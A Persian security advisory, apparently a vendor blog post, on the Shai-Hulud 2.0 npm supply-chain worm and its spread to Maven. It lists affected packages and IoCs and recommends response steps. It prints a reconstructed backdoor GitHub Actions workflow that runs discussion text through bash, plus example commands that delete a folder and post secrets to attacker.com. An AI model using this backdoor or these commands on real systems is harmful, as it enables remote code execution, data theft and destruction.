






TL؛ DR
در ۲۴ نوامبر ۲۰۲۵، محققان کشف کردند شای هولود: ظهور دوم، موج جدیدی از حمله زنجیره تامین NPM که بستههای npm را دوباره آلوده میکند، اعتبارنامهها را میدزدد و در دستگاههای توسعهدهندگان پخش میشود. CI/CD pipelineبرخلاف حادثه اول، این نسخه Runtime Bun را به صورت آنی نصب میکند، درهای پشتی مخفی GitHub Actions را مستقر میکند و شامل یک پاککننده مخرب است که قادر به پاک کردن کل دایرکتوریهای خانگی در لینوکس، macOS و ویندوز است. ظرف چند ساعت، تعداد بستههای آلوده از ۸۳۰ مورد فراتر رفت و تأیید کرد که این یک نوع ساده نیست، بلکه تشدید عمدهای از کرم اصلی.
تأثیرهر توسعهدهنده یا مجری CI که بستههای عمومی npm را نصب میکند، ممکن است در معرض خطر قرار گرفته باشد. تیمهای جاوا نیز پس از اینکه بستههای آلوده به طور خودکار در Maven Central منعکس شدند، در معرض خطر هستند.
اقدامات فوری: نسخههای مخرب شناختهشده را مسدود کنید، نصبهای فقط با قفل فایل را اعمال کنید، اعتبارنامههای npm، GitHub و cloud را تغییر دهید، اجراکنندههای ناشناس self-hosted را حذف کنید و IoCهایی مانند setup_bun.js، bun_environment.js و مخازن مشکوک GitHub حاوی «Sha1-Hulud: The Second Coming» را زیر نظر داشته باشید.
چه چیزی تغییر کرد: شای هولود در حمله زنجیره تامین NPM وقتی که به Maven منتقل شد
موج دوم حمله Shai Hulud منجر به تشدید حملات شد. در اولین کمپین، این کرم در داخل اکوسیستم npm باقی ماند. این بار، بدافزار به داخل آن نفوذ کرد. Maven Centralو تیمهای جاوایی را که هرگز به npm دست نزدهاند، آشکار میکند.
جدول زمانی و پنجره توکن
حمله از زمانی شروع شد که 24 نوامبر، 2025درست قبل از اینکه npm توکنهای احراز هویت قدیمی خود را کنار بگذارد دسامبر 9.
این توکنهای قدیمی راحتتر قابل سرقت و استفاده مجدد بودند. از آنجایی که مهاجمان هنوز در این بازه زمانی به آنها دسترسی داشتند، توانستند صدها نسخه مخرب را با سرعت بالا قبل از پایان مهلت قانونی دوباره منتشر کنند.
چگونه بدافزار به Maven رسید
جهش بین رجیستری به این دلیل اتفاق افتاد امویانپیامیک ابزار آینهسازی خودکار که بستههای npm را به مصنوعات Maven تبدیل میکند.
mvnpm بررسیهای امنیتی انجام نمیدهد. صرفاً هر چیزی که npm منتشر میکند را دوباره بستهبندی میکند.
در نتیجه:
- یک بسته npm آسیبپذیر (برای مثال posthog-node@4.18.1)
- به طور خودکار به یک مصنوع Maven تبدیل شد
org.mvnpm:posthog-node:4.18.1 - و قبل از اینکه کسی متوجه آلودگی آن شود، در Maven Central منتشر شد.
این به این معنی توسعهدهندگان جاوا قربانی نقض امنیتی npm شدندحتی اگر آنها هرگز یک بسته npm نصب نکرده باشند.
چرا این مسائل
این است اولین کرم بین رجیستری شناخته شده، جایی که یک حمله زنجیره تأمین از یک اکوسیستم به اکوسیستم دیگر صرفاً از طریق اتوماسیون گسترش مییابد.
به همین دلیل، شعاع انفجار اکنون شامل جاوا، بارهای کاری JVM و enterprise سیستمهایی بسازید که به Maven Central متکی باشند.
چه چیزی شای هولود ۲.۰ را اینقدر جدی میکند؟
استفاده از Runtime برای جلوگیری از شناسایی
مهاجمان از Node.js به Runtime Bun تغییر رویه دادند. این بدافزار Bun را به صورت آنی نصب میکند. setup_bun.js در طول نصب بسته. این امر از نظارت خاص گره جلوگیری میکند و به مهاجمان امکان اجرای سریعتر برای یک payload بسیار بزرگ و مبهم را میدهد.
اقدامات گیتهاب به عنوان یک درب پشتی فرمان استفاده میشوند
پس از نصب، بدافزار یک اجراکنندهی مخفی GitHub Actions خود-میزبان ایجاد میکند. $HOME/.dev-env/این روش روی ویندوز، macOS و لینوکس کار میکند. مهاجمان میتوانند به سادگی با ارسال پیام در بحثهای گیتهاب روی یک مخزن آسیبدیده، دستوراتی را اجرا کنند. یک فایل گردش کار، آن پیامها را پردازش کرده و آنها را به عنوان دستورات shell اجرا میکند.
برف پاک کن داخلی
اگر بدافزار نتواند با GitHub یا npm احراز هویت شود، دایرکتوری خانگی قربانی را پاک میکند.
- در ویندوز از آن استفاده میکند از, rdو رمز /W برای پاک کردن فایلها
- در لینوکس و macOS، دادهها را با ... رونویسی میکند. خرد کردن و سپس دایرکتوریها را حذف میکند.
یک کمپین بسیار پر سر و صدا
اگرچه این بدافزار از برخی روشهای مخفیکاری (مثلاً با استفاده از Bun) استفاده میکند، اما کل کمپین به هیچ وجه آرام نیست. این بدافزار به طور تهاجمی بستههای آلوده را دوباره منتشر میکند، صدها یا هزاران مخزن جدید ایجاد میکند، فایلهای اعتبارنامه را به صورت عمده آپلود میکند و اجراکنندههای خود-میزبان با عمر طولانی را روی دستگاههای توسعهدهندگان نصب میکند. هیچکدام از اینها رفتار کماهمیتی نیست. مقیاس، سرعت و «بلندی» عملیاتی این حمله در مقایسه با اکثر حملات زنجیره تأمین که تمایل دارند تا حد امکان نامرئی باقی بمانند، برجسته است..
تأثیر گسترده
مهاجمان بسیاری از بستههای شناختهشده با میلیونها دانلود ماهانه را به خطر انداختند، از جمله:
Zapier، ENS Domains، Postman، PostHog، AsyncAPI و Voiceflow.
سیگنالهای انتساب احتمالی
انتساب این حمله دشوار است و هیچ منبع تأیید شدهای پشت این کمپین وجود ندارد. یک شرکت امنیتی بزرگ خاطرنشان میکند که این عملیات شبیه کرم Shai-Hulud قبلی است، اما تفاوت در نحوه ساخت بار داده و نحوه انتشار بدافزار، به احتمال وجود مجموعهای متفاوت از اپراتورها اشاره دارد. ارزیابی آنها نشان میدهد که محیطهای متعدد، بستههای آلوده را قبل از حذف توسط npm دانلود کردهاند، که نشان میدهد این حمله در دنیای واقعی رخ داده است، نه یک آزمایش کوتاهمدت.
با توجه به اینکه تاکتیکها موج اول را تکرار میکنند اما در نقاط کلیدی، به ویژه در ساختار بار مفید، منطق انتشار و «سبک» عملیاتی، متفاوت هستند، یک سناریوی تقلید محتمل است. مهاجمان ممکن است ایدههایی را از Shai-Hulud قرض گرفته باشند اما ابزار خود را پیادهسازی کرده باشند. این میتواند نشان دهنده گروه دیگری باشد که کاملاً سعی در تقلید از کمپین قبلی دارد.
در حال حاضر، هیچ مدرک محکمی وجود ندارد که آن را به هیچ عامل شناختهشده، گروه با انگیزه مالی یا نهاد وابسته به دولت مرتبط کند. همپوشانی با کرم اصلی واقعی است، اما تفاوتها به اندازه کافی مهم هستند که انتساب آن را در دسته «تایید نشده» نگه دارند.
گسترش در Maven
یک شرکت امنیتی بزرگ تأیید کرد که بستههای مخرب npm به طور خودکار از طریق ... در Maven منتشر شدند. امویانپیامابزاری که بستههای npm را بدون بررسی دستی به مصنوعات Maven تبدیل میکند.
بستهی زیر به Maven Central ارسال شد: org.mvnpm:posthog-node:4.18.1
از آنجا که mvnpm به سادگی هر آنچه npm منتشر میکند را دوباره بستهبندی میکند، نسخههای آلوده قبل از اینکه کسی متوجه شود، در اکوسیستم جاوا منعکس شدند.
Maven Central در ۲۵ نوامبر ۲۰۲۵ آثار آسیبدیده را حذف کرد و شروع به تشدید کنترلها برای جلوگیری از مشکلات مشابه در رجیستریهای متقابل کرد.
این یعنی پروژههای جاوا که هیچ ارتباط مستقیمی با npm ندارند، هنوز هم میتوانستند در معرض خطر قرار بگیرند.
نحوهی عملکرد حملهی Shai Hulud 2.0
جریان عفونت
- یک بدخواه پیش نصب اسکریپت اضافه شده است pack.json.
- setup_bun.js در صورت عدم وجود، Bun را روی دستگاه قربانی نصب میکند.
- bun_environment.js (بیش از ۴۸۰ هزار خط کد مبهمسازی شده) در پسزمینه اجرا میشود.
- این بدافزار با استفاده از تکنیکهایی مشابه TruffleHog، اعتبارنامهها را اسکن میکند.
- کلیدهای AWS، GCP و Azure
- توکنهای گیتهاب
- توکنهای npm
- اسرار سیستم CI
- کلیدهای AWS، GCP و Azure
- دادههای سرقتشده در مخازن عمومی گیتهاب بارگذاری میشوند که شرح «Sha1-Hulud: The Second Coming» روی آنها درج شده است.
- این بدافزار با استفاده از توکنهای ضبطشده، نسخههای آسیبدیدهای از بستهها را منتشر میکند، مخازن GitHub قابل دسترسی را آلوده میکند و اجراکنندههای خود-میزبانی مداوم را برای اجرای کد از راه دور نصب میکند.
گردشهای کاری مخرب GitHub
در طول موج دوم حمله زنجیره تامین Shai-Hulud NPM، بدافزار ایجاد شده دو گردش کار مخفی GitHub Actions درون مخازن آسیبدیده. این گردشهای کاری به مهاجمان امکان اجرای کد از راه دور، ماندگاری طولانیمدت و دسترسی کامل به اسرار سیستم را میدهد.
۱. گردش کار در پشتی (discussion.yaml)
خطرناکترین گردش کار به گوشها گوش میدهد بحثهای گیتهاب رویدادها. وقتی یک پیام بحث ایجاد یا ویرایش میشود، گردش کار متن پیام را میخواند و آن را به عنوان دستور پوسته روی دستگاه قربانی.
در زیر نسخه سادهشدهای از گردش کار مخرب، که از نمونههای مشاهدهشده بازسازی شده است، آمده است:
					# .github/workflows/discussion.yaml
name: Discussion Backdoor

on:
  discussion:
    types: [created, edited]

jobs:
  exec:
    runs-on: self-hosted
    steps:
      - name: Execute attacker command
        run: |
          echo "${{ github.event.discussion.body }}" | bash
خط بحرانی این است:
${{ github.event.discussion.body }}
این بدان معناست که مهاجم میتواند هر دستوری را در یک بحث گیتهاب ارسال کند و اجراکنندهی خود-میزبان بلافاصله آن را اجرا میکند. از آنجا که اجراکنندههای خود-میزبان اغلب به شبکههای داخلی، اعتبارنامههای ابری و اسرار CI دسترسی دارند، این درِ پشتی به مهاجم امکان اجرای کامل کد از راه دور را در طول حملهی زنجیرهی تأمین Shai Hulud NPM میدهد.
بهرهبرداری از تزریق فرمان
این گردش کار از نحوه پردازش عبارات توسط GitHub Actions سوءاستفاده میکند. به جای محدود کردن ورودی به رشتههای امن، محتوای خام بحث را میخواند و مستقیماً به shell ارسال میکند. در نتیجه، مهاجم فقط باید پیامی مانند زیر ارسال کند:
					rm -rf /important/folder
curl -X POST https://attacker.com --data @secrets.json
از آنجا که این رفتار بارها در طول حمله زنجیره تامین Shai Hulud NPM ظاهر شد، به یکی از واضحترین سیگنالهایی تبدیل شد که نشان میداد این بدافزار از GitHub Actions به عنوان یک کانال فرمان از راه دور استفاده میکند.
دوندگانی که خودشان میزبان هستند این وضعیت را بدتر میکنند زیرا آنها:
- اجرا در داخل شبکههای شرکت
- ابر را نگه دارید یا CI/CD مدارک تحصیلی
- با مجوزهای کاربر اجرا شود
- فاقد سندباکس یا ایزولهسازی گیتهاب باشید
این امر به مهاجمان یک کانال فرمان پایدار به محیطهای داخلی میدهد.
گردش کار جمعآوری اطلاعات محرمانه و سیستمی
علاوه بر درب پشتی، این بدافزار گردش کار دیگری را نیز اجرا میکند که هدف آن جمعآوری و ذخیره دادههای حساس از سیستم آلوده است.
این گردشهای کاری موارد زیر را جمعآوری میکنند:
- اعتبارنامههای ابری
- متغیرهای محیطی
- فهرست های دایرکتوری
- اسکنهای مخفی به سبک TruffleHog
آنها دادههای جمعآوریشده را در فایلهایی مانند موارد زیر ذخیره میکنند:
- ابر.json
- محیط.json
- محتویات.json
- truffleSecrets.json
این فایلها سپس در مخازن GitHub تحت کنترل مهاجم با برچسبهای زیر آپلود میشوند: «شا۱-هولود: ظهور دوم»، جایی که صدها یا هزاران محل دفن زباله مشاهده شد.
شاخص های سازش
| پرونده | SHA256 |
|---|---|
| setup_bun.js | a3894003ad1d293ba96d77881ccd2071446dc3f65f434669b49b3da92421901a |
| bun_environment.js | 62ee164b9b306250c1172583f138c9614139264f889fa99614903c12755468d0 |
سایر پرچمهای قرمز
- .github/workflows/discussion.yaml
- $HOME/.dev-env/ حاوی دوندههای غیرمنتظره
- مخازن عمومی گیتهاب که در حساب شما حاوی «Sha1-Hulud: The Second Coming» ایجاد شدهاند
معیارهای بهروزرسانیشده (تا تاریخ ۲۶ نوامبر ۲۰۲۵)
| متری | شمردن |
|---|---|
| بستههای npm به خطر افتادند | 830 + |
| مخازن گیتهاب آلوده | 28,000 + |
| فایلهای مخفی آپلود شدند | 5,000 + |
| اسرار کامل جمعآوریشده | 11,858 |
| اسرار معتبر | 2,298 |
اکنون چه باید کرد: پاسخ به حمله زنجیره تأمین Shai Hulud NPM
حمله زنجیره تامین NPM شای هولود نیاز به پاسخ سریع و ساختاریافته دارد. از آنجایی که این موج دوم در سراسر npm، GitHub، ماشینهای توسعهدهنده و حتی Maven Central گسترش مییابد، تیمها باید به سرعت برای شناسایی، مهار و رفع کامل هرگونه آسیبپذیری اقدام کنند. مراحل زیر به شما کمک میکند تا به ترتیب صحیح واکنش نشان دهید و خطر نفوذ بیشتر را کاهش دهید.
کشف
- در گیتهاب به دنبال مخازنی با توضیحات «Sha1-Hulud: The Second Coming» بگردید.
- هنگام نصب بستهها، به دنبال گزارشهای نصب Bun باشید.
- فایلهای package.json را برای اسکریپتهای چرخه عمر غیرمنتظره، به ویژه پیش نصب.
- برای چک $HOME/.dev-env/ روی سیستمهای توسعهدهنده یا CI.
- گزارشهای انتشار GitHub و npm را برای نسخههای مشکوک بررسی کنید.
مهار
- همه اعتبارنامهها را بچرخانید: GitHub، npm، cloud، CI secrets، کلیدهای API.
- غیرفعال کردن و حذف دوندههای ناشناسِ خود-میزبان.
- ایجاد مخزن را موقتاً قفل کنید.
- نسخههای آلوده را از نمودار وابستگی خود حذف کنید.
ترمیم
- سیستمهای آسیبدیده را تمیز کنید.
- تمام گردشهای کاری GitHub Actions را برای فایلهای تزریقشده بررسی کنید.
- لاگهای CI خود را برای دستورات یا اجراهای غیرمعمول جستجو کنید.
از روی نسخههای بستهی شناختهشده و سالم، بازسازی کنید.
چگونه Xygeni به توقف حملاتی مانند Shai-Hulud Second Coming کمک میکند
پس از یک کمپین تهاجمی مانند Shai-Hulud Second Coming، تیمها به چیزی بیش از بررسیهای دستی نیاز دارند. آنها به محافظت خودکاری نیاز دارند که بدافزار را قبل از رسیدن به توسعهدهندگان، اجراکنندگان CI یا سیستمهای تولید مسدود کند. اینجاست که Xygeni یک مزیت بزرگ ارائه میدهد.
هشدار زودهنگام بدافزار (MEW): شناسایی تهدیدها قبل از انتشار

موتور هشدار زودهنگام Xygeni بستههای متنباز جدید و بهروز شده را بهصورت بلادرنگ اسکن میکند. این موتور رفتارهای مشکوکی مانند موارد زیر را علامتگذاری میکند:
- جاوا اسکریپت مبهم یا کد بستهبندی شدهی حجیم
- اسکریپتهای چرخه عمر که زمانهای اجرای خارجی مانند Bun را نصب میکنند
- اتصالات غیرمنتظره به گیتهاب، npm یا نقاط انتهایی ابری
- قطرهچکانهایی که داخلشان مینویسند
$HOME,.dev-env/یا پوشههای گردش کار
MEW الگوهای مورد استفاده در هر دو موج Shai-Hulud را شناسایی کرد که به تیمها کمک میکند قبل از اینکه مهاجمان آلودگی را بیشتر گسترش دهند، واکنش نشان دهند.
Guardrails in CI/CD مسدود کردن بستههای مخرب
شیگنی اعمال نفوذ میکند guardrails که عملیات ناامن را به طور خودکار متوقف میکنند:
- CI pipelineنمیتوان بستههایی را با اسکریپتهای پنهان پیش از نصب یا پس از نصب نصب کرد
- وقتی یک بسته سعی میکند گردشهای کاری مانند موارد زیر را ایجاد کند، ساختها با شکست مواجه میشوند.
.github/workflows/discussion.yaml - Pipelineوابستگیهای منتشر شده از منابع غیرقابل اعتماد یا حسابهای کاربری که برای اولین بار دیده میشوند را رد میکند.
این امر سطح حمله را به طرز چشمگیری کاهش میدهد و از اجرای بدافزار در داخل مشاغل CI جلوگیری میکند.
محافظت از اسرار شعاع انفجار را کاهش میدهد
از آنجا که Shai-Hulud کلیدهای ابری، توکنهای GitHub، توکنهای npm و اسرار CI را میدزدد، حفاظت باید بر روی اعتبارنامهها نیز تمرکز کند. Xygeni:
- اسرار افشا شده درون کد، لاگها، گردشهای کاری و فایلهای محیطی را شناسایی میکند.
- اعتبارنامههای پرخطر را بهطور خودکار میچرخاند
- توکنهای کوتاهمدت را برای محدود کردن سازش بلندمدت اعمال میکند
حتی اگر یک مهاجم دسترسی اولیه را به دست آورد، کلیدهای دزدیده شده به سرعت بیفایده میشوند.
نکات پایانی: چرا حمله به زنجیره تأمین Shai Hulud NPM هنوز اهمیت دارد؟
La ظهور مجدد شای-هولود این حادثه نشان میدهد که یک فرد مدرن چقدر آسان حمله زنجیره تامین NPM میتواند در اکوسیستمهای مختلف حرکت کند. در این مورد، بدافزار از npm به Maven منتقل شد زیرا ابزارهای آینهسازی خودکار مانند امویانپیام بستههای آسیبپذیر را بدون تأیید دوباره منتشر کرد. در نتیجه، تیمهای جاوا حتی اگر هرگز مستقیماً از npm استفاده نکرده بودند، در معرض خطر قرار گرفتند. این امر روشن میکند که گردشهای کاری بین رجیستری نیاز به بررسی فوری و اقدامات حفاظتی قویتری دارند.
علاوه بر این، مقیاس و رفتار این کمپین نشان میدهد که مهاجمان امروزه چگونه عمل میکنند. آنها به جای سکوت، صدها بسته را به طور همزمان منتشر میکنند، اجراکنندههای مخفی GitHub را مستقر میکنند، اسرار را به صورت عمده سرقت میکنند و حتی در صورت عدم موفقیت، یک پاککننده مخرب را نیز به کار میگیرند. در نتیجه، بررسیهای دستی با این سطح از اتوماسیون و سرعت مطابقت ندارند. تیمها به محافظت مداوم و بلادرنگ در بسته، منبع و ... نیاز دارند. pipeline لایه.
چرا پیوسته Pipeline Security اکنون ضروری است
حملاتی مانند ظهور مجدد شای-هولود به تکامل خود ادامه خواهد داد. بنابراین، جلوگیری از موج بعدی نیاز به کنترلهایی دارد که به طور خودکار در داخل کار کنند. CI/CDنه پس از به خطر افتادن سیستم. دفاع مدرن باید تشخیص زودهنگام بدافزار، اعتبارسنجی دقیق وابستگیها، اجرای سیاستها و محافظت مخفی را با هم ترکیب کند تا کد مخرب نتواند بدون جلب توجه در محیطهای توسعه حرکت کند.
Xygeni با ارائه خدمات خودکار از این تغییر پشتیبانی میکند. guardrails در کل زنجیره تأمین نرمافزار. این سیستم بستههای مشکوک را قبل از نصب شناسایی میکند، نسخههای وابستگی ایمن را اعمال میکند، گردشهای کاری ناامن را مسدود میکند، اسرار افشا شده را تشخیص میدهد و در مورد موارد غیرمعمول هشدار میدهد. pipeline فعالیت. در نتیجه، تیمها حتی زمانی که حملات زنجیره تأمین به سرعت گسترش مییابند و از مرزهای اکوسیستم عبور میکنند، محافظت میشوند.
فهرست بستههای آسیبپذیر
بستههای آسیبدیده همچنین میتوانند با استفاده از #شای-هولود / #شای-هولود-دومین-پیامد برچسب درون OpenSourceMalware.com
| بسته | نسخه |
|---|---|
| 02-اکو | 0.0.7 |
| @accordproject/concerto-analysis | 3.24.1 |
| @accordproject/concerto-linter | 3.24.1 |
| @accordproject/concerto-linter-default-ruleset | 3.24.1 |
| @accordproject/concerto-metamodel | 3.12.5 |
| @accordproject/concerto-types | 3.24.1 |
| @accordproject/markdown-it-cicero | 0.16.26 |
| @accordproject/template-engine | 2.7.2 |
| @actbase/css-to-react-native-transform | 1.0.3 |
| @actbase/native | 0.1.32 |
| @actbase/node-server | 1.1.19 |
| @actbase/react-absolute | 0.8.3 |
| @actbase/react-daum-postcode | 1.0.5 |
| @actbase/react-kakaosdk | 0.9.27 |
| @actbase/react-native-actionsheet | 1.0.3 |
| @actbase/react-native-devtools | 0.1.3 |
| @actbase/react-native-fast-image | 8.5.13 |
| @actbase/react-native-kakao-channel | 1.0.2 |
| @actbase/react-native-kakao-navi | 2.0.4 |
| @actbase/react-native-less-transformer | 1.0.6 |
| @actbase/react-native-naver-login | 1.0.1 |
| @actbase/react-native-simple-video | 1.0.13 |
| @actbase/react-native-tiktok | 1.1.3 |
| @alexcolls/nuxt-socket.io | ۷.۸.۳، ۷.۸.۴ |
| @alexcolls/nuxt-ux | ۷.۸.۳، ۷.۸.۴ |
| @antstackio/eslint-config-antstack | 0.0.3 |
| @antstackio/express-graphql-proxy | 0.2.8 |
| @antstackio/graphql-body-parser | 0.1.1 |
| @antstackio/json-to-graphql | 1.0.3 |
| @antstackio/shelbysam | 1.1.7 |
| @aryanhussain/my-angular-lib | 0.0.23 |
| @asyncapi/dotnet-rabbitmq-template | ۷.۸.۳، ۷.۸.۴ |
| @asyncapi/edvisualiser | ۷.۸.۳، ۷.۸.۴ |
| @asyncapi/go-watermill-template | ۷.۸.۳، ۷.۸.۴ |
| @asyncapi/java-template | ۷.۸.۳، ۷.۸.۴ |
| @asyncapi/keeper | ۷.۸.۳، ۷.۸.۴ |
| @asyncapi/php-template | ۷.۸.۳، ۷.۸.۴ |
| @asyncapi/python-paho-template | ۷.۸.۳، ۷.۸.۴ |
| @asyncapi/server-api | ۷.۸.۳، ۷.۸.۴ |
| @asyncapi/استودیو | ۷.۸.۳، ۷.۸.۴ |
| @asyncapi/web-component | ۷.۸.۳، ۷.۸.۴ |
| @browserbasehq/bb9 | 1.2.21 |
| @browserbasehq/director-ai | 1.0.3 |
| @browserbasehq/mcp | 2.1.1 |
| @browserbasehq/mcp-server-browserbase | 2.4.2 |
| @browserbasehq/sdk-functions | 0.0.4 |
| @browserbasehq/stagehand | 3.0.4 |
| @browserbasehq/stagehand-docs | 1.0.1 |
| @caretive/caret-cli | 0.0.2 |
| @clausehq/flows-step-httprequest | 0.1.14 |
| @clausehq/flows-step-jsontoxml | 0.1.14 |
| @clausehq/flows-step-mqtt | 0.1.14 |
| @clausehq/flows-step-sendgridemail | 0.1.14 |
| @clausehq/flows-step-taskscreateurl | 0.1.14 |
| @رفت و آمد/شکوفه | 1.0.3 |
| @commute/market-data | 1.0.2 |
| @commute/market-data-chartjs | 2.3.1 |
| @dev-blinq/ai-qa-logic | 1.0.19 |
| @dev-blinq/cucumb-js | 1.0.131 |
| @dev-blinq/cucur_client | 1.0.738 |
| @dev-blinq/ui-systems | 1.0.93 |
| @ensdomains/address-encoder | 1.1.5 |
| @ensdomains/لیست سیاه | 1.0.1 |
| @ensdomains/buffer | 0.1.2 |
| @ensdomains/ccip-read-cf-worker | 0.0.4 |
| @ensdomains/ccip-read-dns-gateway | 0.1.1 |
| @ensdomains/ccip-read-router | 0.0.7 |
| @ensdomains/ccip-read-worker-viem | 0.0.4 |
| @ensdomains/content-hash | 3.0.1 |
| @ensdomains/curvearithmetics | 1.0.1 |
| @ensdomains/cypress-metamask | 1.2.1 |
| @ensdomains/dnsprovejs | 0.5.3 |
| @ensdomains/dnssec-oracle-anchors | 0.0.2 |
| @ensdomains/dnssecoraclejs | 0.2.9 |
| @ensdomains/durin | 0.1.2 |
| @ensdomains/durin-middleware | 0.0.2 |
| @ensdomains/ens-archived-contracts | 0.0.3 |
| @ensdomains/ens-avatar | 1.0.4 |
| @ensdomains/ens-contracts | 1.6.1 |
| @ensdomains/ens-test-env | 1.0.2 |
| @ensdomains/ens-validation | 0.1.1 |
| @ensdomains/ensjs | 4.0.3 |
| @ensdomains/ensjs-react | 0.0.5 |
| @ensdomains/eth-ens-namehash | 2.0.16 |
| @ensdomains/hackathon-registrar | 1.0.5 |
| @ensdomains/hardhat-chai-matchers-viem | 0.1.15 |
| @ensdomains/hardhat-toolbox-viem-extended | 0.0.6 |
| @ensdomains/mock | 2.1.52 |
| @ensdomains/name-wrapper | 1.0.1 |
| @ensdomains/offchain-resolver-contracts | 0.2.2 |
| @ensdomains/op-resolver-contracts | 0.0.2 |
| @ensdomains/react-ens-address | 0.0.32 |
| @ensdomains/renewal | 0.0.13 |
| @ensdomains/renewal-widget | 0.1.10 |
| @ensdomains/reverse-records | 1.0.1 |
| @ensdomains/server-analytics | 0.0.2 |
| @ensdomains/solsha1 | 0.0.4 |
| @ensdomains/subdomain-registrar | 0.2.4 |
| @ensdomains/test-utils | 1.3.1 |
| @ensdomains/thorin | 0.6.51 |
| @ensdomains/ui | 3.4.6 |
| @ensdomains/unicode-confusables | 0.1.1 |
| @ensdomains/unruggable-gateways | 0.0.3 |
| @ensdomains/vite-plugin-i18next-loader | 4.0.4 |
| @ensdomains/web3modal | 1.10.2 |
| @everreal/react-charts | ۷.۸.۳، ۷.۸.۴ |
| @everreal/validate-esmoduleinterop-imports | ۷.۸.۳، ۷.۸.۴ |
| @everreal/web-analytics | ۷.۸.۳، ۷.۸.۴ |
| @faq-component/core | 0.0.4 |
| @faq-component/react | 1.0.1 |
| @fishingbooker/browser-sync-plugin | 1.0.5 |
| @fishingbooker/react-loader | 1.0.7 |
| @fishingbooker/react-pagination | 2.0.6 |
| @fishingbooker/react-raty | 2.0.1 |
| @fishingbooker/واکنش-swiper | 0.1.5 |
| @hapheus/n8n-nodes-pgp | 1.5.1 |
| @hover-design/core | 0.0.1 |
| @hover-design/react | 0.2.1 |
| @ifelsedeveloper/protocol-contracts-svm-idl | 0.1.2 |
| @ifings/design-system | 4.9.2 |
| @ifings/metatron3 | 0.1.5 |
| @kvytech/cli | 0.0.7 |
| @kvytech/components | 0.0.2 |
| @kvytech/habbit-e2e-test | 0.0.2 |
| اطلاعیه @kvytech/medusa-plugin | 0.0.8 |
| @kvytech/medusa-plugin-management | 0.0.5 |
| خبرنامه kvytech/medusa-plugin | 0.0.5 |
| @kvytech/medusa-plugin-product-reviews | 0.0.9 |
| @kvytech/medusa-plugin-promotion | 0.0.2 |
| @kvytech/web | 0.0.2 |
| @lessondesk/api-client | ۷.۸.۳، ۷.۸.۴ |
| @lessondesk/babel-preset | 1.0.1 |
| @lessondesk/electron-group-api-client | 1.0.3 |
| @lessondesk/eslint-config | 1.4.2 |
| @lessondesk/material-icons | 1.0.3 |
| @lessondesk/react-table-context | 2.0.4 |
| @lessondesk/schoolbus | ۷.۸.۳، ۷.۸.۴ |
| @livecms/live-edit | 0.0.32 |
| @livecms/nuxt-live-edit | 1.9.2 |
| @louisle2/core | 1.0.1 |
| @louisle2/cortex-js | 0.1.6 |
| @lpdjs/firestore-repo-service | 1.0.1 |
| @markvivanco/app-version-checker | ۷.۸.۳، ۷.۸.۴ |
| @ntnx/passport-wso2 | 0.0.3 |
| @ntnx/t | 0.0.101 |
| @orbitgtbelium/mapbox-gl-draw-cut-polygon-mode | 2.0.5 |
| @orbitgtbelgium/mapbox-gl-draw-scale-rotate-mode | 1.1.1 |
| @orbitgtbelgium/orbit-components | 1.2.9 |
| @orbitgtbelgium/time-slider | 1.0.187 |
| @osmanekrem/bmad | 1.0.6 |
| @osmanekrem/error-handler | 1.2.2 |
| @posthog/agent | 1.24.1 |
| @posthog/ai | 7.1.2 |
| @posthog/cli | 0.5.15 |
| @posthog/clickhouse | 1.7.1 |
| @posthog/core | 1.5.6 |
| @posthog/hedgehog-mode | 0.0.42 |
| @posthog/icons | 0.36.1 |
| @posthog/lemon-ui | 0.0.1 |
| @posthog/nextjs-config | 1.5.1 |
| @posthog/nuxt | 1.2.9 |
| @posthog/piscina | 3.2.1 |
| @posthog/plugin-contrib | 0.0.6 |
| @posthog/react-rrweb-player | 1.1.4 |
| @posthog/rrdom | 0.0.31 |
| @posthog/rrweb | 0.0.31 |
| @posthog/rrweb-player | 0.0.31 |
| @posthog/rrweb-record | 0.0.31 |
| @posthog/rrweb-replay | 0.0.19 |
| @posthog/rrweb-snapshot | 0.0.31 |
| @posthog/rrweb-utils | 0.0.31 |
| @posthog/siphash | 1.1.2 |
| @posthog/wizard | 1.18.1 |
| @postman/aether-icons | ۱۸.۰.۴، ۱۸.۰.۳، ۱۸.۰.۲ |
| @postman/csv-parse | ۱۸.۰.۴، ۱۸.۰.۳، ۱۸.۰.۲ |
| @postman/node-keytar | ۱۸.۰.۴، ۱۸.۰.۳، ۱۸.۰.۲ |
| @postman/tunnel-agent | ۱۸.۰.۴، ۱۸.۰.۳، ۱۸.۰.۲ |
| @pradhumngautam/common-app | 1.0.2 |
| @pruthvi21/use-debounce | 1.0.3 |
| @quick-start-soft/quick-document-translator | 1.4.2511142126 |
| @quick-start-soft/quick-git-clean-markdown | 1.4.2511142126 |
| @quick-start-soft/quick-markdown | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-compose | 1.4.2506300029 |
| @quick-start-soft/quick-markdown-image | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-print | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-translator | 1.4.2509202331 |
| @quick-start-soft/quick-remove-image-background | 1.4.2511142126 |
| @quick-start-soft/quick-task-refine | 1.4.2511142126 |
